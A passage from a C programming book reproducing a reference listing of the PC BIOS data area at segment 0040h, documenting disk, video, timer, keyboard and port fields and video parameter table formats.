47h BYTE	XT: controlbyte from HD parameters (step rate,...) AT: 101DH HHH, D=drive number, HHHH=head number bit 7 = ECC mode (1) bit 6 = unknown (0) bit 5 = 512 byte sectors (1) bit 4 = drive number bit 3-0 head number
48h BYTE	XT: INT 13h subfunction number AT: command byte to hard disk controller

SeeAlso: CALL F000h:211Eh

-----B-M00400042-----

MEM 0040h:0042h - DISK CONTROLLER STATUS REGISTER 0

Size: BYTE

SeeAlso: MEM 0040h:0043h

Bitfields for diskette controller status register 0:

Bit(s) Description (Table M0015)

- 7-6 interrupt code
 - 00 normal completion
 - 01 abnormal termination during execution
 - 10 invalid command
 - 11 abnormal termination: ready line on/diskette change
- 5 requested seek complete
- 4 drive fault
- 3 drive not ready
- 2 head state at time of interrupt
- 1-0 selected drive (drives 2&3 on PC,XT only)

SeeAlso: #M0016

-----B-M00400043-----

MEM 0040h:0043h - DISK CONTROLLER STATUS REGISTER 1

Size: BYTE

SeeAlso: MEM 0040h:0042h, MEM 0040h:0044h

Bitfields for diskette controller status register 0:

Bit(s) Description (Table M0016)

- 7 attempted access beyond last cylinder
- 6 unused
- 5 CRC error on read
- 4 DMA overrun
- 3 unused
- 2 data error
- 1 disk write protected
- 0 missing address mark

SeeAlso: #M0015, #M0017

-----B-M00400044-----

MEM 0040h:0044h - DISK CONTROLLER STATUS REGISTER 2

Size: BYTE

SeeAlso: MEM 0040h:0043h

Bitfields for diskette controller status register 0:

Bit(s) Description (Table M0017)

- 7 unused
- 6 found deleted data address mark
- 5 CRC error in data field
- 4 wrong cylinder number read
- 3 verify equal
- 2 can't find sector matching verify condition

708 A to Z of C

1 bad cylinder
0 unable to find address mark
SeeAlso: #M0016
-----V-M00400049-----
MEM 0040h:0049h - VIDEO - CURRENT VIDEO MODE
Size: BYTE
SeeAlso: MEM 0040h:004Ah,INT 10/AH=00h
-----V-M0040004A-----
MEM 0040h:004Ah - VIDEO - COLUMNS ON SCREEN
Size: WORD
SeeAlso: MEM 0040h:0049h,MEM 0040h:004Ch,MEM 0040h:004Eh,INT 10/AH=0Fh
-----V-M0040004C-----
MEM 0040h:004Ch - VIDEO - PAGE (REGEN BUFFER) SIZE IN BYTES
Size: WORD
SeeAlso: MEM 0040h:004Ah,MEM 0040h:004Eh,MEM 0040h:0050h
-----V-M0040004E-----
MEM 0040h:004Eh - VIDEO - CURRENT PAGE START ADDRESS IN REGEN BUFFER
Size: WORD
SeeAlso: MEM 0040h:004Ch,MEM 0040h:0050h,MEM 0040h:0062h,INT 10/AH=05h
-----V-M00400050-----
MEM 0040h:0050h - VIDEO - CURSOR POSITIONS
Size: 8 WORDs
Desc: contains row and column position for the cursors on each of eight
video pages
SeeAlso: MEM 0040h:004Eh,MEM 0040h:0060h,INT 10/AH=02h
-----V-M00400060-----
MEM 0040h:0060h - VIDEO - CURSOR TYPE
Size: WORD (big-endian)
Desc: contains cursor start scan line and cursor end scan line
SeeAlso: MEM 0040h:0050h,MEM 0040h:0062h,INT 10/AH=03h
-----V-M00400062-----
MEM 0040h:0062h - VIDEO - CURRENT PAGE NUMBER
Size: BYTE
SeeAlso: MEM 0040h:004Eh,MEM 0040h:0063h,INT 10/AH=05h
-----V-M00400063-----
MEM 0040h:0063h - VIDEO - CRT CONTROLLER BASE I/O PORT ADDRESS
Size: WORD
Note: normally 03B4h for mono and 03D4h for color video boards
SeeAlso: MEM 0040h:0065h,MEM 0040h:0066h
-----V-M00400065-----
MEM 0040h:0065h - VIDEO - CURRENT MODE SELECT REGISTER
Size: BYTE
Desc: contains last value written to I/O port 03B8h / 03D8h
SeeAlso: MEM 0040h:0063h,MEM 0040h:0066h

Bitfields for current video mode select register:
Bit(s) Description (Table M0018)
7-6 unused

5 attribute bit 7 controls blinking instead of background
 4 mode 6 graphics in monochrome
 3 video signal enabled
 2 monochrome
 1 graphics
 0 80x25 text

-----V-M00400066-----

MEM 0040h:0066h - VIDEO - CURRENT SETTING OF CGA PALETTE REGISTER

Size: BYTE

Desc: contains the last value written to I/O port 03D9h

SeeAlso: MEM 0040h:0063h,MEM 0040h:0065h,INT 10h/AH=0Bh/BH=01h

Bitfields for CGA palette register:

Bit(s) Description (Table M0019)

7-6 unused
 5 palette (0/1)
 4 intense background colors in text mode
 3 intense border color (40x25) / background color (mode 5)
 2 red
 1 green
 0 blue

-----M00400067-----

MEM 0040h:0067h - PC only - CASSETTE TIME COUNT

Size: WORD

SeeAlso: INT 15/AH=00h

-----M00400067-----

MEM 0040h:0067h - RESET RESTART ADDRESS

Size: DWORD

Desc: this address stores the address at which to resume execution after a CPU reset (or jump to F000h:FFF0h) when certain magic values are stored at 0040h:0072h or in CMOS RAM location 0Fh

SeeAlso: MEM 0040h:0072h,MEM F000h:FFF0h,CMOS 0Fh,INT 19

-----M00400069-----

MEM 0040h:0069h - CASSETTE (PC only) - CASSETTE CRC REGISTER

Size: WORD

SeeAlso: MEM 0040h:006Bh"CASSETTE",INT 15/AH=02h

-----M00400069-----

MEM 0040h:0069h - V20-XT-BIOS - KEY REPEAT

Size: BYTE

Bitfields for V20-XT-BIOS key repeat flags:

Bit(s) Description (Table M0020)

7 key repeat disabled
 6 Ctrl-Alt pressed instead of just Alt

-----M0040006B-----

MEM 0040h:006Bh - CASSETTE (PC only) - LAST VALUE READ FROM CASSETTE

Size: BYTE

SeeAlso: MEM 0040h:0069h"CASSETTE",INT 15/AH=02h

710 A to Z of C

-----M0040006B-----

MEM 0040h:006Bh - POST LAST UNEXPECTED INTERRUPT (XT and later)

Size: BYTE

Desc: this is a bitmask of IRQs which have occurred while the corresponding interrupt vector points at the default system BIOS handler
(bit 0 = IRQ0 to bit 7 = IRQ7; bit 2 = IRQ8-15 on AT and later)

SeeAlso: INT 0F"IRQ7",INT 70"IRQ8",INT 77"IRQ15"

-----M0040006C-----

MEM 0040h:006Ch - TIMER TICKS SINCE MIDNIGHT

Size: DWORD

Desc: updated approximately every 55 milliseconds by the BIOS INT 08 handler

SeeAlso: MEM 0040h:0070h,INT 08"IRQ0",INT 1A/AH=00h

-----M00400070-----

MEM 0040h:0070h - TIMER OVERFLOW

Size: BYTE

Desc: non-zero if timer has counted past midnight since last call to
INT 1A/AH=00h

Note: the original IBM BIOS, and thus most other BIOSes, sets this byte to 01h at midnight; a few (such as the Eagle PC-2) increment it each time midnight is passed. The former behavior results in lost days if multiple midnights pass between "get-time" calls while the machine is powered up.

SeeAlso: MEM 0040h:006Ch,INT 1A/AH=00h

-----K-M00400071-----

MEM 0040h:0071h - Ctrl-Break FLAG

Size: BYTE

Desc: bit 7 is set when Ctrl-Break has been pressed

SeeAlso: INT 1B

-----M00400072-----

MEM 0040h:0072h - POST RESET FLAG

Size: WORD

Desc: specify the action the BIOS should take at the beginning of the power-on self-test when the machine is reset

SeeAlso: INT 19,MEM F000h:FFF0h

(Table M0021)

Values for POST reset flag:

0000h cold boot

0064h Burn-in mode

1234h to bypass memory test (warm boot)

4321h [PS/2 except Mod 25,30] to preserve memory

5678h [Conv] system suspended

9ABCh [Conv] manufacturing test mode

ABCDh [Conv] POST loop mode

-----B-M00400074-----

MEM 0040h:0074h - FIXED DISK LAST OPERATION STATUS (except ESDI drives)

Size: BYTE

SeeAlso: INT 13/AH=01h,INT 13h/AH=0Ah,MEM 0040h:0041h

(Table M0022)

Values for fixed disk last operation status:

00h	no error
01h	invalid function request
02h	address mark not found
03h	write protect error
04h	sector not found
05h	reset failed
06h	diskette removed
07h	drive parameter activity failed
08h	DMA overrun
09h	DMA data boundary error
0Ah	bad sector flag detected
0Bh	bad track detected
0Ch	requested diskette media type not found (PS/2 or extended BIOS only) unsupported track
0Dh	invalid number of sectors for Format
0Eh	control data address mark detected
0Fh	DMA arbitration level out of range
10h	uncorrectable ECC or CRC error
11h	ECC corrected data error
20h	general controller failed
40h	seek failed
80h	time out
AAh	drive not ready
B0h	volume not locked in drive (INT 13 extensions)
B1h	volume locked in drive (INT 13 extensions)
B2h	volume not removable (INT 13 extensions)
B3h	volume in use (INT 13 extensions)
B4h	lock count exceeded (INT 13 extensions)
B5h	valid eject request failed (INT 13 extensions)
BBh	undefined error
CCh	write fault on selected drive
E0h	status error/error register is zero
FFh	sense failed

SeeAlso: #00234

-----d-M00400074-----

MEM 0040h:0074h - WD1002-27X SuperBIOS - TOTAL DRIVES, FIRST CONTROLLER ONLY

Size: BYTE

SeeAlso: MEM 0040h:0075h"SuperBIOS",MEM 0040h:0076h"SuperBIOS"

-----B-M00400075-----

MEM 0040h:0075h - FIXED DISK - NUMBER OF FIXED DISK DRIVES

Size: BYTE

SeeAlso: MEM 0040h:0076h"FIXED DISK",MEM 0040h:0077h"FIXED DISK"

-----d-M00400075-----

MEM 0040h:0075h - WD1002-27X SuperBIOS - TOTAL FIXED DRIVES, BOTH CONTROLLERS

Size: BYTE

712 A to Z of C

SeeAlso: MEM 0040h:0074h"SuperBIOS",MEM 0040h:0076h"SuperBIOS"

-----B-M00400076-----

MEM 0040h:0076h - FIXED DISK - CONTROL BYTE { IBM documented only for XT}

Size: BYTE

Desc: loaded from the disk parameter table control byte (offset 8) during
various hard disk operations

SeeAlso: MEM 0040h:0075h"FIXED DISK",MEM 0040h:0077h"FIXED DISK"

-----d-M00400076-----

MEM 0040h:0076h - XT: hard disk controller's I/O address (Western Digital)

Size: BYTE

-----d-M00400076-----

MEM 0040h:0076h - WD1002-27X SuperBIOS - USED IN TRACK RECALCULATION

Size: BYTE

SeeAlso: MEM 0040h:0074h"SuperBIOS",MEM 0040h:0075h"SuperBIOS"

SeeAlso: MEM 0040h:0077h"SuperBIOS"

-----B-M00400077-----

MEM 0040h:0077h - FIXED DISK - I/O port offset { IBM documented only for XT}

Size: BYTE

SeeAlso: MEM 0040h:0075h"FIXED DISK",MEM 0040h:0076h"FIXED DISK"

-----d-M00400077-----

MEM 0040h:0077h - WD1002-27X SuperBIOS - USED IN TRACK RECALCULATION

Size: BYTE

SeeAlso: MEM 0040h:0076h"SuperBIOS"

-----B-M00400078-----

MEM 0040h:0078h - PARALLEL DEVICE 1 TIME-OUT COUNTER

Size: BYTE

Note: Under DR-OpenDOS 7.02+ this setting can be changed with the
undocumented CONFIG.SYS LPT1=[port_address|logical_no][,[timeout]]
directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3,
timeout=0..255 (default 20).

SeeAlso: MEM 0040h:0079h,MEM 0040h:007Ah,INT 17/AH=00h

-----B-M00400079-----

MEM 0040h:0079h - PARALLEL DEVICE 2 TIME-OUT COUNTER

Size: BYTE

Note: Under DR-OpenDOS 7.02+ this setting can be changed with the
undocumented CONFIG.SYS LPT2=[port_address|logical_no][,[timeout]]
directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3,
timeout=0..255 (default 20).

SeeAlso: MEM 0040h:0078h,MEM 0040h:007Ah,INT 17/AH=00h

-----B-M0040007A-----

MEM 0040h:007Ah - PARALLEL DEVICE 3 TIME-OUT COUNTER

Size: BYTE

Note: Under DR-OpenDOS 7.02+ this setting can be changed with the
undocumented CONFIG.SYS LPT3=[port_address|logical_no][,[timeout]]
directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3,
timeout=0..255 (default 20).

SeeAlso: MEM 0040h:0078h,MEM 0040h:0079h,MEM 0040h:007Bh"PARALLEL"

-----B-M0040007B-----

MEM 0040h:007Bh - PARALLEL DEVICE 4 TIME-OUT COUNTER (pre-PS, PS Models 25,30)

Size: BYTE

Note: Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS LPT4=(port_address|logical_no)[,[timeout]] directive, where port_address = 200h..3FCh, logical_no = 0 or 1..3, timeout=0..255 (default 20). To avoid any interference with the PS/2 and later interpretation, this will be rejected if this entry does not hold 0, which would indicate it is used for different purposes.

SeeAlso: MEM 0040h:0078h,MEM 0040h:007Ah,MEM 0040h:007Bh"INT 4Bh"

-----m-M0040007B-----

MEM 0040h:007Bh - INT 4Bh FLAGS (PS2 and newer)

Size: BYTE

SeeAlso: INT 4B/AX=8102h

Bitfields for INT 4Bh flags:

Bit(s) Description (Table M0023)

7-6 reserved

5 set if Virtual DMA Spec supported [PS] (see INT 4B)

4 reserved

3 set if INT 4Bh intercepted and must be chained

2 reserved

1 set if Generic SCSI CBIOS services available on INT 4Bh

0 reserved

-----B-M0040007C-----

MEM 0040h:007Ch - SERIAL DEVICE 1 TIMEOUT COUNTER

Size: BYTE

Note: Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM1=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0000h,MEM 0040h:007Dh,MEM 0040h:007Eh,MEM 0040h:007Fh

SeeAlso: INT 14/AH=01h

-----B-M0040007D-----

MEM 0040h:007Dh - SERIAL DEVICE 2 TIMEOUT COUNTER

Size: BYTE

Note: Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM2=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0002h,MEM 0040h:007Ch,MEM 0040h:007Eh,MEM 0040h:007Fh

SeeAlso: INT 14/AH=01h

-----B-M0040007E-----

MEM 0040h:007Eh - SERIAL DEVICE 3 TIMEOUT COUNTER

Size: BYTE

Note: Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM3=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

714
A to Z of C

SeeAlso: MEM 0040h:0004h,MEM 0040h:007Ch,MEM 0040h:007Dh,MEM 0040h:007Fh
SeeAlso: INT 14/AH=01h

-----B-M0040007F-----

MEM 0040h:007Fh - SERIAL DEVICE 4 TIMEOUT COUNTER

Size: BYTE

Note: Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM4=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0006h,MEM 0040h:007Ch,MEM 0040h:007Dh,MEM 0040h:007Eh

SeeAlso: INT 14/AH=01h

-----K-M00400080-----

MEM 0040h:0080h - KEYBOARD BUFFER START OFFSET FROM SEGMENT 40h (normally 1Eh)

Size: WORD

SeeAlso: MEM 0040h:001Ah,MEM 0040h:001Eh,MEM 0040h:0082h,INT 16/AH=05h

-----K-M00400082-----

MEM 0040h:0082h - KEYBOARD BUFFER END+1 OFFSET FROM SEGMENT 40h (normally 3Eh)

Size: WORD

Note: XT BIOS dated 11/08/82 ends here

SeeAlso: MEM 0040h:001Ch,MEM 0040h:003Eh,MEM 0040h:0080h,INT 16/AH=05h

-----V-M00400084-----

MEM 0040h:0084h - VIDEO (EGA/MCGA/VGA) - ROWS ON SCREEN MINUS ONE

Size: BYTE

SeeAlso: MEM 0040h:0085h,INT 10/AX=1100h

-----V-M00400085-----

MEM 0040h:0085h - VIDEO (EGA/MCGA/VGA) - CHARACTER HEIGHT IN SCAN-LINES

Size: WORD

SeeAlso: MEM 0040h:0084h,INT 10"LIRVGA19"

!!!

-----V-M00400087-----

MEM 0040h:0087h - VIDEO (EGA/VGA) CONTROL: [MCGA: =00h]

Size: BYTE

SeeAlso: MEM 0040h:0084h,MEM 0040h:0085h,MEM 0040h:0088h

Bitfields for EGA/VGA Video control flags:

Bit(s) Description (Table M0024)

- 7 do not to clear RAM on mode set (see INT 10h, AH=00h)
 - 6-5 RAM on adapter = (this field + 1) * 64K
 - 4 reserved
 - 3 EGA/VGA video system INactive
 - 2 wait for display enable
 - 1 mono monitor
 - 0 alphanumeric cursor emulation DISabled
- When enabled, text mode cursor size (INT 10,AH=01h) settings looking like CGA ones are translated to equivalent EGA/VGA ones.

-----V-M00400088-----

MEM 0040h:0088h - VIDEO (EGA/VGA) SWITCHES: [MCGA: reserved]

Size: BYTE

SeeAlso: MEM 0040h:0087h,MEM 0040h:0089h

Bitfields for EGA/VGA Video switches:

Bit(s) Description (Table M0025)

7-4 power-on state of feature connector bits 3-0

3-0 configuration switches 4-1 (=0 on, =1 off) (see #M0026)

Note: when bit 4 of 0040h:0089h is 0, VGA emulates 350-line EGA if this byte is x3h or x9h, otherwise emulates 200-line CGA in 400-line double scan. VGA resets this byte to x9h after the mode set.

See also note for 0040h:0089h.

(Table M0026)

Values for EGA/VGA configuration switches:

00h Pri MDA,	Sec EGA+old color display 40 x 25
01h Pri MDA,	Sec EGA+old color display 80 x 25
02h Pri MDA,	Sec EGA+ECD normal mode (CGA emul)
03h Pri MDA,	Sec EGA+ECD enhanced mode
04h Pri CGA 40 x 25,	Sec EGA mono display
05h Pri CGA 80 x 25,	Sec EGA mono display
06h Pri EGA+old color display 40 x 25,	Sec MDA
07h Pri EGA+old color display 80 x 25,	Sec MDA
08h Pri EGA+ECD normal mode (CGA emul),	Sec MDA
09h Pri EGA+ECD enhanced mode,	Sec MDA
0Ah Pri EGA mono display,	Sec CGA 40 x 25
0Bh Pri EGA mono display,	Sec CGA 80 x 25

SeeAlso: #M0025

-----b-M00400088-----

MEM 0040h:0088h - Olivetti EGA capabilities???

Size: BYTE???

Bitfields for Olivetti EGA capabilities flags:

Bit(s) Description (Table M0130)

7 640x400 mode related???

6 unknown

5 640x400 mode related???

4-0 unknown

Note: To decide if the 640x400 mode is supported by an Olivetti EGA card (only the Olivetti EGA card 2 supports it), also check that bit 7 and 5 are set.

SeeAlso: C000h:0000h"Olivetti"

-----V-M00400089-----

MEM 0040h:0089h U - VIDEO (MCGA/VGA) - MODE-SET OPTION CONTROL

Size: BYTE

SeeAlso: MEM 0040h:0087h,MEM 0040h:0088h

Bitfields for Video mode-set option control:

Bit(s) Description (Table M0027)

7,4 requested scan lines

716 A to Z of C

- 0 0 350-line mode requested
- 0 1 400-line mode at next mode set
- 1 0 200-line mode requested
- 1 1 reserved

Note: Apparently VGA BIOS mode set disregards bit 7 and uses byte 40h:88h to determine 200/350 selection when bit 4 is zero. Presumably bit 7 is a convenience for other purposes. Bit 7 is reset to zero after the mode set.

- 6 display switching enabled
- 5 reserved
- 4 if set: use 400-line mode at next mode set
if clear: [VGA] emulate EGA at next mode set
[MCGA] emulate CGA, digital monitor, 200 lines, 8x8 text
- Note: this bit is set by the video mode set on VGA, unchanged on MCGA
- 3 default palette loading DISabled at mode set
- 2 mono display
- 1 gray scale summing enabled
- 0 [VGA] =1 if VGA active, =0 if not
[MCGA] reserved, zero

Note: the Tseng ET4000 BIOS v3.00 uses bits 6-4 of 88h and bits 6-5 of 89h to specify graphics-mode refresh rates as follows

88h/6	640x480:	1 for 72Hz,0 for 60Hz
88h/5+89h/6	800x600:	00 60Hz 01 56Hz 11 72Hz
88h/4+89h/5	1024x768:	00 interlaced 01 60Hz 10 72Hz???
		11 70Hz

-----V-M0040008A-----

MEM 0040h:008Ah U - VIDEO (MCGA/VGA) - INDEX INTO DISPLAY COMBINATION CODE TBL

Size: BYTE

SeeAlso: INT 10/AX=1A00h,#M0039

-----*-M0040008B-----

MEM 0040h:008Bh - PC, PCjr, PC/XT 11/8/82, Convertible - RESERVED

Size: 11 BYTES

-----B-M0040008B-----

MEM 0040h:008Bh - DISKETTE MEDIA CONTROL

Size: BYTE

Bitfields for diskette media control:

- | Bit(s) | Description | (Table M0028) |
|--------|--|--|
| 7-6 | last data rate set by controller | 00=500kbps, 01=300kbps, 10=250kbps, 11=1Mbps |
| 5-4 | last diskette drive step rate selected | 00=0Ch, 01=0Dh, 10=0Eh, 11=0Ah |
| 3-2 | { data rate at start of operation } | |
| 1-0 | reserved | |

Note: EHD BIOS sets this byte to 01h and never reads it back

-----B-M0040008C-----

MEM 0040h:008Ch - FIXED DISK - CONTROLLER STATUS [not XT]

Size: BYTE

SeeAlso: MEM 0040h:008Dh, MEM 0040h:008Eh

-----B-M0040008D-----

MEM 0040h:008Dh - FIXED DISK - CONTROLLER ERROR STATUS [not XT]

Size: BYTE

SeeAlso: MEM 0040h:008Ch, MEM 0040h:008Eh

-----B-M0040008E-----

MEM 0040h:008Eh - FIXED DISK - INTERRUPT CONTROL [not XT]

Size: BYTE

Note: cleared to 00h at start of disk operation, set to FFh by IRQ14 handler when hard disk controller completes command

SeeAlso: MEM 0040h:008Ch, MEM 0040h:008Dh, MEM 0040h:008Fh

-----B-M0040008F-----

MEM 0040h:008Fh U - DISKETTE CONTROLLER INFORMATION [not XT]

Size: BYTE

SeeAlso: MEM 0040h:008Ch, MEM 0040h:008Dh, MEM 0040h:008Eh

Bitfields for diskette controller information:

Bit(s) Description (Table M0029)

7 reserved

6 =1 drive 1 determined

5 =1 drive 1 is multi-rate, valid if drive determined

4 =1 drive 1 supports 80 tracks, always valid

3 reserved

2 =1 drive 0 determined

1 =1 drive 0 is multi-rate, valid if drive determined

0 =1 drive 0 supports 80 tracks, always valid

Note: EHD BIOS sets this byte to 01h and never alters it again

-----B-M00400090-----

MEM 0040h:0090h - DISKETTE DRIVE 0 MEDIA STATE

Size: BYTE

SeeAlso: MEM 0040h:0091h

Bitfields for diskette drive media state:

Bit(s) Description (Table M0030)

7-6 data rate

00=500kbps, 01=300kbps, 10=250kbps, 11=1Mbps

5 double stepping required (e.g. 360kB in 1.2MB)

4 media type established

3 drive capable of supporting 4MB media

2-0 on exit from BIOS, contains

000 trying 360kB in 360kB

001 trying 360kB in 1.2MB

010 trying 1.2MB in 1.2MB

011 360kB in 360kB established

718 A to Z of C

100 360kB in 1.2MB established
101 1.2MB in 1.2MB established
110 reserved
111 all other formats/drives
SeeAlso: #M0031,#M0032
-----B-M00400091-----
MEM 0040h:0091h - DISKETTE DRIVE 1 MEDIA STATE
Size: BYTE
SeeAlso: MEM 0040h:0090h,#M0030
-----B-M00400092-----
MEM 0040h:0092h U - DISKETTE DRIVE 0 MEDIA STATE AT START OF OPERATION
Size: BYTE
Note: officially "Drive 2 media state"
SeeAlso: MEM 0040h:0093h"DRIVE 1"

Bitfields for diskette drive 0 media state at start of operation:
Bit(s) Description (Table M0031)
7-3 (see #M0030)
2 multiple data rate capability determined
1 multiple data rate capability
0 =1 if drive has 80 tracks, =0 if 40 tracks
SeeAlso: #M0030,#M0032
-----d-M00400092-----
MEM 0040h:0092h - Olivetti Quaderno - HARD DISK POWERDOWN COUNTDOWN CLOCK
TICKS
Size: BYTE
Note: hard disk is turned off when counter reaches zero
-----B-M00400093-----
MEM 0040h:0093h U - DISKETTE DRIVE 1 MEDIA STATE AT START OF OPERATION
Size: BYTE
Note: officially "Drive 3 media state"
SeeAlso: MEM 0040h:0092h"DRIVE 0"

Bitfields for diskette drive 1 media state at start of operation:
Bit(s) Description (Table M0032)
7-3 (see #M0030)
2 multiple data rate capability determined
1 multiple data rate capability
0 =1 if drive has 80 tracks, =0 if 40 tracks
--HP 100LX/200LX--
display control status
0 =1 if DISPCTL -K
1 =1 if DISPCTL -C
-----B-M00400094-----
MEM 0040h:0094h - DISKETTE DRIVE 0 CURRENT TRACK NUMBER
Size: BYTE
SeeAlso: MEM 0040h:0095h
-----B-M00400095-----

MEM 0040h:0095h - DISKETTE DRIVE 1 CURRENT TRACK NUMBER

Size: BYTE

SeeAlso: MEM 0040h:0094h

-----K-M00400096-----

MEM 0040h:0096h - KEYBOARD STATUS BYTE 1

Size: BYTE

SeeAlso: MEM 0040h:0097h,INT 16/AH=11h

Bitfields for keyboard status byte 1:

Bit(s) Description (Table M0033)

- 7 =1 read-ID in progress
- 6 =1 last code read was first of two ID codes
- 5 =1 force Num Lock if read-ID and enhanced keyboard
- 4 =1 enhanced keyboard installed
- 3 =1 Right Alt pressed
- 2 =1 Right Ctrl pressed
- 1 =1 last code read was E0h
- 0 =1 last code read was E1h

SeeAlso: #M0034,#M0010

-----K-M00400097-----

MEM 0040h:0097h - KEYBOARD STATUS BYTE 2

Size: BYTE

SeeAlso: MEM 0040h:0096h,INT 16/AH=11h

Bitfields for keyboard status byte 2:

Bit(s) Description (Table M0034)

- 7 =1 keyboard transmit error flag
- 6 =1 LED update in progress
- 5 =1 RESEND received from keyboard
- 4 =1 ACK received from keyboard
- 3 reserved, must be zero
- 2 Caps Lock LED
- 1 Num Lock LED
- 0 Scroll Lock LED

SeeAlso: #M0033,#M0010

-----B-M00400098-----

MEM 0040h:0098h - TIMER2 (AT, PS exc Mod 30) - PTR TO USER WAIT-COMplete FLAG

Size: DWORD

Note: (see INT 15/AX=8300h)

SeeAlso: MEM 0040h:009Ch,INT 15/AH=83h,INT 15/AH=86h

-----B-M0040009C-----

MEM 0040h:009Ch - TIMER2 (AT, PS exc Mod 30) - USER WAIT COUNT IN MICROSECONDS

Size: DWORD

SeeAlso: MEM 0040h:0098h,MEM 0040h:00A0h,INT 15/AH=83h,INT 15/AH=86h

-----V-M0040009F-----

MEM 0040h:009Fh - HP 100LX/200LX - VIDEO ZOOM MODE

Size: BYTE

720 A to Z of C

(Table M0035)

Values for HP 100LX/200LX video zoom mode:

- 02h 80x25 mono
- 03h 80x25 color
- 80h 64x18 mono
- 81h 64x18 color
- 82h 40x25 mono
- 83h 40x25 color
- 84h 40x16 mono
- 85h 40x16 color

SeeAlso: INT 10/AH=D0h

-----B-M004000A0-----

MEM 0040h:00A0h - TIMER2 (AT, PS exc Mod 30) - WAIT ACTIVE FLAG

Size: BYTE

SeeAlso: MEM 0040h:009Ch,INT 15/AH=83h,INT 15/AH=86h

Bitfields for Timer2 wait active flag:

Bit(s) Description (Table M0036)

- 7 wait time elapsed
- 6-1 reserved
- 0 INT 15/AH=86h has occurred

-----N-M004000A1-----

MEM 0040h:00A1h - BIT 5 SET IF LAN SUPPORT PROGRAM INTERRUPT ARBITRATOR PRESENT

Size: BYTE

Note: DEVICE=DXMA0MOD.SYS

-----N-M004000A2-----

MEM 0040h:00A2h - RESERVED FOR NETWORK ADAPTERS

Size: 6 BYTES

-----d-M004000A4-----

MEM 0040h:00A4h - PS/2 Mod 30 - SAVED FIXED DISK INTERRUPT VECTOR

Size: DWORD

-----V-M004000A8-----

MEM 0040h:00A8h - VIDEO (EGA/MCGA/VGA) - POINTER TO VIDEO SAVE POINTER TABLE

Size: DWORD

SeeAlso: INT 10/AH=1Ch

Format of Video Save Pointer Table [EGA/VGA/MCGA only]:

Offset Size Description (Table M0037)

- 00h DWORD ptr to Video Parameter Table
- 04h DWORD ptr to Parameter Dynamic Save Area, else 0 [EGA/VGA only]
- 08h DWORD ptr to Alphanumeric Character Set Override, else 0
- 0Ch DWORD ptr to Graphics Character Set Override, else 0
- 10h DWORD [VGA only] ptr to Secondary Save Pointer Table, must be valid
- 14h DWORD reserved, zero
- 18h DWORD reserved, zero

Note: table initially in ROM, copy to RAM to alter, then update 40h:A8h.

Format of Secondary Video Save Pointer Table [VGA only]:

Offset	Size	Description	(Table M0038)
00h	WORD	Length of this table in bytes, including this word (1Ah)	
02h	DWORD	ptr to Display Combination Code Table, must be valid	
06h	DWORD	ptr to second Alphanumeric Character Set Override, else 0	
0Ah	DWORD	ptr to User Palette Profile Table, else 0	
0Eh	DWORD	reserved, zero	
12h	DWORD	reserved, zero	
16h	DWORD	reserved, zero	

Note: table initially in ROM, copy to RAM to alter, then alter Save Ptr Table.

Format of Display Combination Code Table [VGA only]:

Offset	Size	Description	(Table M0039)
00h	BYTE	Number of entries in the DCC table at offset 04h	
01h	BYTE	Version number	
02h	BYTE	Maximum display type code that can appear in DCC table	
03h	BYTE	reserved	
04h	2N BYTES	Each pair of bytes gives a valid display combination, one display type per byte (see #M0040)	

(Table M0040)

Values for Display Combination display type:

00h	no display
01h	MDA with mono display
02h	CGA with color display
03h	reserved
04h	EGA with color display
05h	EGA with mono display
06h	Professional Graphics Controller
07h	VGA with mono display
08h	VGA with color display
09h	reserved
0Ah	MCGA with digital color display
0Bh	MCGA with analog mono display
0Ch	MCGA with analog color display
FFh	unrecognised video system

SeeAlso: #M0039

Format of Video Parameter Table [EGA, VGA only]:

Offset	Size	Description	(Table M0041)
00h-03h		Modes 00h-03h in 200-line CGA emulation mode	
04h-0Eh		Modes 04h-0Eh	
0Fh-10h		Modes 0Fh-10h when only 64kB RAM on adapter	
11h-12h		Modes 0Fh-10h when >64kB RAM on adapter	
13h-16h		Modes 00h-03h in 350-line mode	
17h		VGA Modes 00h or 01h in 400-line mode	
18h		VGA Modes 02h or 03h in 400-line mode	
19h		VGA Mode 07h in 400-line mode	
1Ah-1Ch		VGA Modes 11h-13h	

722 A to Z of C

Note: An array of 23 [EGA] or 29 [VGA] elements, each element being 64 bytes long. Elements appear in the above order.

Format of Video Parameter Table element [EGA, VGA only]:

Offset	Size	Description	(Table M0042)
00h	BYTE	Columns on screen	(see 40h:4Ah)
01h	BYTE	Rows on screen minus one	(see 40h:84h)
02h	BYTE	Height of character in scan lines	(see 40h:85h)
03h	WORD	Size of video buffer	(see 40h:4Ch)
05h	4 BYTES	Values for Sequencer Registers 1-4	
09h	BYTE	Value for Miscellaneous Output Register	
0Ah	25 BYTES	Values for CRTC Registers 00h-18h	
23h	20 BYTES	Values for Attribute Controller Registers 00h-13h	
37h	9 BYTES	Values for Graphics Controller Registers 00h-08h	

Format of Video Parameter Table [MCGA only] {guesswork from inspection}:

Offset	Size	Description	(Table M0043)
- 16 triplet BYTES of R,G,B DAC info for 16 colors;			
- An array of 11 elements, each element being 32 bytes long.			
Elements appear in the order:			
Modes 00h,01h in 200-line mode for digital displays			
Modes 00h,01h in 400-line mode for analog displays			
Modes 02h,03h in 200-line mode for digital displays			
Modes 02h,03h in 400-line mode for analog displays			
Modes 04h,05h in 200-line mode for digital displays			
Modes 04h,05h in 400-line mode for analog displays			
Mode 06h in 200-line mode for digital displays			
Mode 06h in 400-line mode for analog displays			
